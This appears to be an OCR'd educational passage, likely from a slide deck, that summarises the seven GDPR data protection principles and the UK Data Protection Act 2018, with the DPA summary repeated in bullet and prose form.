
With the GDPR, Europe signifies its firm stance on data privacy and security when more people are entrusting their data with cloud services, and breaches are a daily occurrence. The regulation itself is extensive, far-reaching, and relatively light on specifics, making GDPR compliance a daunting prospect, particularly for small and medium-sized enterprises (SMEs).

GDPR Data Protection Principles

The GDPR includes seven protection and accountability principles outlined in Article 5.1-2:

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject.
- **Purpose limitation:** You must process data for the legitimate purposes specified explicitly to the data subject when you collected it.
- **Data minimization:** You should collect and process only as much data as necessary for the purposes specified.
- **Accuracy:** You must keep personal data accurate and up to date.

- **Storage limitation:** You may only store personally identifying data for as long as necessary for the specified purpose.
- **Integrity and confidentiality:** Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption).
- **Accountability:** The data controller is responsible for demonstrating GDPR compliance with all of these principles.



Data Protection Act 2018 (DPA)

- The **DPA 2018** sets out the framework for data protection law in the **UK**
- It **updates** and **replaces** the Data Protection Act 1998 and came into effect on 25 May, 2018
- The DPA is an act to make provision for the regulation of the processing of information relating to **individuals**; to make provision in connection with the **Information Commissioner's functions** under specific regulations relating to information; to make provision for a direct **marketing code** of practice, and connected purposes
- The DPA **protects individuals** concerning the processing of personal data, in particular by:
  - Requiring **personal data to be processed lawfully** and fairly, based on the data subject's consent or another specified basis,
  - **Conferring rights** on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
  - **Conferring functions** on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions

https://www.legislation.gov.uk

Data Protection Act 2018 (DPA)

Source: *https://www.legislation.gov.uk*

The DPA 2018 sets out the framework for data protection law in the UK. It updates and replaces the Data Protection Act 1998 and came into effect on 25 May, 2018. It was amended on 01 January, 2021 by regulations under the European Union (Withdrawal) Act 2018 to reflect the UK's status outside the EU.


The DPA is an act to make provision for the regulation of the processing of information relating to individuals; to make provision in connection with the Information Commissioner's functions under specific regulations relating to information; to make provision for a direct marketing code of practice, and connected purposes.

The DPA also sets out separate data protection rules for law enforcement authorities, extends data protection to some other areas such as national security and defense, and sets out the Information Commissioner's functions and powers.

Protection of personal data

